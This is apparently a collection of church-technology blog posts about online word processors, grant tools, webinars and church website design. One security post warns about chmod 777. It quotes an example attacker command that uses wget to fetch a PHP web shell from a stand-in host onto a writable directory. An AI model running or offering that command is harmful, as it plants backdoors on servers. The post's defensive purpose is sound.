Blog

  • Pastors – wouldja please stop using WordPerfect 5.1?

    Too many pastors are still tethered to their office via their desktop word processor – at least if we can assume the numbers from a recent ReadWriteWeb are any reflection of how too few are taking advantage of online options such as Zoho Writer, ThinkFree Write, or Google Docs.

    In fact, according to the recent RWW poll & analysis entitled ‘Word Processing: Most of You Still Use Desktop Software,’ less than 25% of their tech-savvy readers use an online word processor as their main documentation tool.

    Here are the results from RWW‘s 2008 poll:

    • OpenOffice 16% (374 votes)
    • Microsoft Word 50% (1162 votes)
    • StarOffice (Sun) <1% (11 votes)
    • Another desktop word processor (please comment) 5% (109 votes)
    • A Text Editor (e.g. Notepad, Emacs) 7% (166 votes)
    • Buzzword (Adobe online wp) 1% (28 votes)
    • Google Docs 16% (374 votes)
    • ThinkFree 2% (42 votes)
    • Zimbra <1% (5 votes)
    • Zoho 1% (26 votes)
    • Another browser-based word processor (please comment) <1% (11 votes)
    • Other tool (please comment) 2% (36 votes)

    Results made all the more interesting when compared to a similar 2007 poll taken this time last year, which indicates use of MS Word is up 2%, while Open Office is down 2% … that said, Google Docs enjoyed a bump up from 11% last year to 16% this year.

    What has this got to do with my church and/or charity website? Glad you asked …

    One of the questions I would have like to have seen answered was “what version of Word are you using?” I ask this because the poll reminds me of the frustration I had at one church where I’d get weekly sermons to post online … sent to me by a pastor stuck on WordPerfect 5.1 … until later he got stuck on another loser in the desktop arena, WordPerfect for Windows.

    I’d spend an hour or two per sermon banging it into something resembling HTML , unable to convince the this excellent student of Scripture that the world was chaning, his word processor along with it.

    All of which makes me wonder here and now, I wonder how many of you out there are dealing with old operating systems running old versions of old word processors? Then I wonder, how much time is lost in getting the important and compelling content in sermons that could draw in literally draw in thousands of visitors and dozens of new members … if only it weren’t so doggone hard to get them from the old desktop application to the webspace.

    If you’re feeling the same pain or wondering the same thing, here are 5 quick points to consider:

    1. online word processing systems such as Google Docs have a publish feature, that can send a document straight to a sermons blog using any publishing software that supports XML-RPC;
    2. several online word processing systems have a shared/collaboration feature – meaning a pastor with a Windows 2000 based PC can work on the same document as his editor layperson equipped with a Mac at their office;
    3. moving from the desktop to the webspace means avoiding the confiscatory licensing and upgrade costs associated with desktop applications;
    4. a number of online word processing have import and export capabilities, allowing a pastor to revise an old sermon written in Word back in 2002, saving the new version back to their hard drive in Word, HTML, PDF or Word;
    5. you can go home for dinner … meaning staff need not stay at the office all night to work on a church budget, but instead can save the unfinished document just before leaving the office … then pick up right were they left off from the comfort of their home computer and browser.

    Yes, there are some concerns about privacy, ownership, and backups – but there are similar problems that exist with desktop applications as well – meaning there’s no SaaS substitute for good contingency planning.
    Oh and one other argument I might pose a pastor permanently stuck on dead desktop apps … “what % of the features on Word do you actually use?

  • non-profit guides – grant-writing tools for non-profit organizations

    Here’s a resource-filled website that may help your church, charity and/or lay-ministry garner some much needed funds: non-profit guides. This site hosts free Web-based grant-writing tools for non-profit organizations, charitable, educational, public organizations, and other community-minded groups.

    As the site says:

    If you are an individual or start-up organization, try our links to related Web sites to find additional grant & fundraising resources …

    … Successful grant-writing involves solid advance planning and preparation. It takes time to coordinate your planning and research, organize, write and package your proposal, submit your proposal to the funder, and follow-up.

    … You might also visit your local library, contact a nearby college or university, and/or research federal, state and local government resources.

    It is with that in mind that the site provides guides are designed to assist established US-based non-profits through the process of grant-writing, by offering:

    • sample inquiry letter
    • sample cover letter
    • sample cover sheet
    • sample budget
    • sample proposals
    • sample foundation rfp
    • sample foundation grant application
    • sample government grant application

    Sounds like a worthwhile resource to me – and just in time for a rainy weekend. Well at least for me as Hurricane Hanna pays a visit.

    Your mileage may vary.

  • 5 ways to save fuel and staff costs by screencasting webinars

    One of the more painful big money issues facing churches and charities are upcoming energy costs that will consume more funds once allocated to other endeavors; while forcing some locations to have black-out dates to reduce the high cost of heating a facility during off-hours. Not to mention the rising costs to staff and laypersons to drive to said locations during the week.

    With such exorbitant expenses in mind, there are many online technologies now available to an ever growing bandwidth-enabled congregations that will allow them to save money by moving mid-week meetings and classes out of bricks-n-mortar places and into the web space.

    Screencasting

    Save fuel & frustration by Screencasting webinarsA good example of this is Screencasting, which the WikiPedia defines as:

    “… a digital recording of computer screen output, also known as a video screen capture, often containing audio narration … recent products support more compact file formats such as Adobe Flash and have more sophisticated editing features allowing changes in sequence, mouse movement, and audio.

    Just as a screenshot is a picture of a user’s screen, a screencast is essentially a movie of what a user sees on their monitor.”

    However, it is an ‘how-to-screencast’ article I found over at Smashing Magazine that finally got me inspired to post on the topic of remote learning – especially when the author of the article asserts:

    “Some companies have made a living creating a sort of “virtual classroom,” allowing members to learn at their own pace when they have the time using video tutorials. The advantages of the classroom setting stem from a one on one experience and the ability of the instructor to show the ideas and theories rather than simply explain them.”

    More on how you would apply this in a moment, but first, let’s talk about what we’re screencasting …

    Webinars

    Also known as web-conferences, webinars allow groups to conduct live meetings or presentations over the Internet. In a webinar, each participant sits at his or her own computer and is connected to other participants via the internet. This can be either a downloaded application on each of the attendees computers or a web-based application where the attendees will simply enter a URL (website address) to enter the conference.

    In some cases, the audio is conveyed over a dial-in phone conference channel, though I’ve heard of cases where small conferences reduce costs by employing Skype for the audio portion – be warned though that such alternatives fall into the perilous category of “you get what you pay for.

    Some companies that offer some moderately priced webcast solutions are (in no particular order):

    Recite live once, record and re-use often
    Some of the above systems also provide easy methods for “hitting the record button” to create screencasts of your webinar … allowing you to present once, but view often anywhere, at any time. That said, make sure you can move such videos off their storage (for which they charge) and onto a plaftform like YouTube.

    That said, you may want to employ the tools cited in the Smashing Magazine Article including Snapz Pro X, iShowU, and Screenflow for the Mac or Camtasia Studio 5, CamStudio, Adobe Captivate, and Wink for Windows, or Screencast.com that works on both.

    There are also some other high-end webinar solutions that certainly “have it all” but are as a result are more expensive to use are: WebEx, LiveMeeting, Adobe Connect Pro, and Elluminate.

    Putting it altogether

    Now start thinking along these lines:

    1. Screencasting the slides and audio from last Sunday’s sermon and/or Sunday school class for those who may be physically impaired or otherwise unable to attend in person;
    2. Providing a study series of Bible studies and/or how-to-lessons that you present once online live, then offer for view over and over and over again to anyone at any place on the planet at any time of day or night;
    3. Record an online tour of what a visitor can expect when they arrive, where to register, where to take the kids, and where to find the free donuts and coffee (.… mmmmm …. donutsssss);
    4. Leverage the relatively inexpensive international conference calling capabilities of some of these services to hold in-the-field meetings with missionaries and/or on-the-road lay-staff (like I should have done via ReadyTalk last year while in Jordan or Malaysia); and/or
    5. Hold committee and staff meetings – even if you don’t record them – allow staff and laypersons to simply conference in from the comfort of their den, library, kitchen table, man-cave, etc …

    It’s not as expensive as one might think, and compared to the cost of heating an entire building wing to hold a single, 30-minute committee meeting in a single room, it might be a real steal.

    (Oh who am I kidding? Who ever heard of a 30-minute church committee meeting? Gad, I crack myself up sometimes!)

    There’s also the saving in gas and time realized by not having everyone – especially staff members – come (back) to the church during the evening for such weekday meetings.

    With all these cost vs. savings issues cited, I strongly recommend you at least read the advice offered in the Smashing Magazine article entitled ‘Screencasting: How To Start, Tools and Guidelines‘ as a matter of of stewardship.

  • A Conference Apart – where Dean gets to meet Zeldman, Meyer & Fried!

    A ticket Apart, sign up now for your own!You bet I’m stoked! This coming October 13–14, 2008, I’ll get to rub usability elbows with Eric Meyer, Jason Fried, Jeffrey Zeldman, along with several other web standards rock stars at the An Event Apart 2008 conference held at the at the Sheraton Chicago.

    Along with annoying you with bloggery over meeting my UI idols, there I’ll gain a deeper understanding of web standards and emerging best practices. Be inspired by fresh ideas and new directions. Join the greatest minds and hottest talents in web design today.

    You can too!

    Sign up by September 15, and not only do you get an early-bird discount, but you can either apply a discount for a stay at the Sheraton. Or do what I did, sign-up now to insure a room at the nearby Hampton Inn at a AAA rate that’s $25 cheaper, offers free breakfast, and most importantly – FREE WIFI (whoohoo!)!!!!!

    Moreover, your conference pass includes admission to all sessions at the two-day Chicago conference, snacks and lunch on both days, access to all social events, and a bag of schwag … and most importantly … a chance to meet your cult leader, DEAN PETERS!

    Now if I can just convince Vincent Flanders to go so that there is an earthquake of usability genius in a solitary Chicago-based epicenter this coming October!

    Meanwhile, here’s a link to some JZ’s posts from last year’s Chicago Event Apart.

  • How to make ‘find -perm 777’ your first ssh security stop

    Want to get hacked? It’s easy, just ‘chmod 777’ everything the next time you install a bbs or photo gallery application. Don’t want to get hacked? Read on and ‘find’ how hackers see, and exploit the unsecured areas of your system.consider chmod 777 vs. chmod 755 to lock down public paths & directories

    For those of you running online community applications such as phpBB, vBulletin, Coppermine Gallery, Mambo and a few others, installation can be a breeze if you have shell access. That said, installations can also lead to an unwanted visit if you get sloppy with your file permissions during the install.

    For today’s example, I’ll pick on vBulletin today because it is a commercial product, but be warned: today’s topic of discussion equally applies to ANY host of ‘open sores’ applications as well.

    The neer-do-well runs a Google search for those websites that are ‘Powered by: vBulletin Version 3.nn.nn.’ Upon finding a potential victom, they visit the site and … pay attention now … through their browser request a URL on your system that contains a remote command. That first remote command is likely to include “find -perm 777” giving the hakr all the information he needs to then “wget http://badguyhost.ru/myshell.php -O /your/unsecure/directory/logon.php” onto your system.

    Once such a php-based backdoor application is loaded, there is nothing left but to wipe your system clean and pray your backups are recent and reliable (more on that topic another time).

    So two things I ask of you.

    1. Keep your online applications up-to-date – get on their mailing list to kee abreast of changes, updates and patches.
    2. For those of you with shell access to your system, run file permission scans such as ‘find -perm 777’ on your system before someone less trustworthy does. You might be disturbed by what you ‘find.’

    For those of you whose paranoia-meter just went off scale, here is a command that for now will lock down those open areas:

    find . -perm 777 -exec chmod 755 {} \;

    For those of you with root access:

    find / -perm 777 -type d

    You may also want to run a scan for programs that provide web-based shell access. You’ll be glad you did.

  • Follow-up: bad church web design inspired by bad theology

    Judging from the feedback on my last post – I’ve either let you down or built you up. To those who were critical, thank you for your honest comments in love. It is always welcome. To those who sent private form-feedback, I’m glad I was able to encourage you. To those confused – I think I need this follow-up post to clarify some points.

    Augustine of Hippo Refuting Heretic

    While I never want to “go cheap” with gratuitous controversy, there’s no ignoring that I’ve touched some nerves in asking ‘Does bad theology induce bad church website design?’

    I am personally very intrigued that in both public comments and private email/form responses that I’m receiving not many communications that are “in the mushy middle.” So with that, I’m going to dig into this topic a little bit more and then move on.

    First

    It wasn’t my intent to start a raging debate over water baptism. It’s just that personally, I find it a bit of a contradiction that those who’d slap ‘cult’ labels on denominations for infant baptism would on the other hand hold up the physical act water baptism as a requirement of who is in and who is not.

    What I take from the Gospels was that Jesus was always impressed by those who demonstrated faith. Take for example the centurion or the thief on the adjacent cross. So too I’d think it is faith, and not a physical act that is what is important here.

    Moreover, of the three theological points I … um … pointed out, that was the one I had the least trouble with regarding the site … um … cited. That I received no feedback on the erroneous assertions that Seven Day Adventists are cultists or that man has no sin nature bother me far than the whole baptism thing.

    BTW, I was baptized as an infant, but later in life stepped out on faith and was baptized as an adult – demonstrating said faith as the person baptizing me quite literally, and accidentally, let go and let Jesus manage the event as I leaned backward into the baptismal pool. It was all I could do to keep from laughing underwater at the ironic prospect I might perish in the process of “dying to self.

    Second

    I think I failed to make my point because I only presented one website as an example.

    My bad – in part because I think in part because as always, I wanted to present 5 things we could learn from the poorly design website in question.

    Ergo, I offer web sites 5 more examples of sites that demonstrate web design as questionable as the apologetics they espouse:

    1. All Men are Saved – asserting that everyone gets in by employing every font to every argument on one long page. Most annoying and unusable are those points of emphasis that are underlined – leading users down an errant path to thinking such text leads to hyperlinks – when they in reality lead to nowhere.
    2. The Robert Brow Model Theology Web – a webmaster who takes as much license with both semantic HTML as he does in various teachings regarding relationships that don’t involve penetration … while ignoring lessons learned in Matthew 5.
    3. Brother Jed Smock – claims to be the foremost campus evangelist in the USA, only no one will every know because not only does he hinder access with a splash page, but further hides his message under a basket by using graphics to represent text that’d otherwise get indexed by a search engine.
    4. Demonbusters – which not only asserts that all problems are demonic, but demonstrates how to “return all curses sevenfold” by abusing it’s readers by shouting at us in ALL CAPS ALL THE TIME!
    5. Exposing Those Who Contradict – a site by L.Ray Smith that rails against the doctrine of eternal damnation, asserting that evil is a creation of God through a couple hundred articles that one must sift through by title all on the home page rather than through a much more usable mechanism such as a site search engine.

    Third and finally

    I think where I really let everyone down was not first providing why I often connect bad theology as a contributing factor to bad church website design. So here goes:

    Along with a Master’s in Computer Science, I hold a BA in Music. What the combination of both disciplines have lead me to think is that any good artistic or coding endeavor – or in this case good web design – is in part a matter of hearing good doctrine, and then doing it. Sound familiar?

    So I’m thinking how can we reasonably ask individuals engaged in lazy, misguided, and/or stubborn on points of Scriptural doctrine to act in a manner different in terms of practicing tenets of good church website design?

    Put another way, can we reasonably expect someone who might assert that something like … oh I dunno … um … speaking in tongues as the only proof of Baptism in the Holy Spirit to reasonably be hearers and doers of … oh let me think … semantic HTML or usability in navigation?

    Anyway, though I think I’ve exhausted this topic, I want to thank EVERYONE for their form feedback, public comments and/or email – both encouraging and critical. I appreciate it and hope everyone feels free to continue doing so in the future.

  • Does bad theology induce bad church website design?

    Is it just me, or is there a correlation between flimsy theology and flaky web design?Doh! A site so badly design, you'd think Homer did it!

    Seriously, having reviewed hundreds of sites after sifting through thousands since May of 2002, I have to believe there is some linkage between bad theology and worse web designs.

    Case in point, “Bible Truths” which among its barrage of kitschy animated gifs and cheesy graphics, this site erroneously preaches:

    Fortunately, here’s one case where webmaster Don Martin (no, not THAT Don Martin)  obfuscates the site’s not-so-compelling content by rendering plain text with the same color as the hyperlinks (usually not a good idea, but in this case I’ll make an exception).

    Had the latter not be underlined, I may have never come up with 5 things we can learn from this FrontPage induced visual assault:

    1. Just as tricks are for kids, so too are animated gifs are for silly rabbits.
    2. If you have to say “click on the door to enter …” on the graphic link into the website’s site map, then it means the whole point of a picture saying 1000 words is lost here.
    3. Don’t use the evil marquee tag to tell people how to navigate back to the page their currently on. It distracts while potentially causing the user to ‘use your “Back”‘ button at the wrong time.
    4. Why hide the light of your site search engine under a basket? Make it VERy conspicious on EVERY page.
    5. Using images for page, sermon, lesson and other titles instead of text to represent text means said information is hidden from Google and Yahoo.

    Of course none of this matters without a theological make-over. But let’s say by some miracle it happens, then I’d also recommend the webmaster consider the following tools to better organize, maintain, and serve up said content:

    • drupal – especially leveraging add-ons for books and lessons
    • moodle – an open source application created to manage coursework
    • mediaWiki – a great tool for enumerating encyclopedic information

    So whatta you think? Leave a comment, in love!

    UPDATE 10Jul08  – after you’re done here, check out the follow-up article entitled ‘Follow-up: bad church web design inspired by bad theology.’ It might clarify some concerns or questions you have – or it just might make ya all the madder !-)

  • XP is dead – Linux community misses marketing opportunity


    RIP Windows XP - October 2001 to June 2008After today, Microsoft will discontinue sales of its Windows XP operating system to retailers and major computer makers; this despite protests lodged at InfoWorld’s ad-impaired Save XP petition page.
    Meanwhile, the world of Linux continues to overlook major marketing opportunities – this time missing a chance to dance on XP’s grave by not planning and then announcing releases for any and preferably ALL ‘distro-butions’ today.

    So what does this mean for your church and/or charity organization? For me it is just another reason why Software as a Service (SaaS) solutions such as Zoho and/or ThinkFree.

    Why? Because as long as you have a browser, and in many cases an up-to-date mobile phone with good data services, then you don’t have to worry about jumping through some of the potentially hazardous and most definately expensive flaming hoops required to ‘enjoy’ operating system paradigm shifts.

    For example, you can still get XP once you realize Vista will choke your current hardware platform, but only if you first buy Vista and then “downgrade” to XP (nothing like giving the customer what they want).

    Why bother?

    A comparative cornucopia of online office ’sweets’Instead, if your laypersons and/or church staff are running a variety of computers on a mix of Mac, Ubuntu, or even Windows 2000 systems, no problem. There are many tasty selections from today’s cornucopia of online office ‘sweets’ that offer collaboration capabilities that will not only allow everyone to work-n-play well together remotely, but will also save your budget from all the Advil required to deal with operating system update-induced migraines.

    That and think of the gas everyone will save when you can hold meetings via products such as Skype and collaborate on documents via Google Apps Education Edition; the later provided to registered non-profits with current 501(c)(3) status free-of-charge.

    Bottom line, quit thinking desktop and get that office-ware and associated operations into the collaborative web space.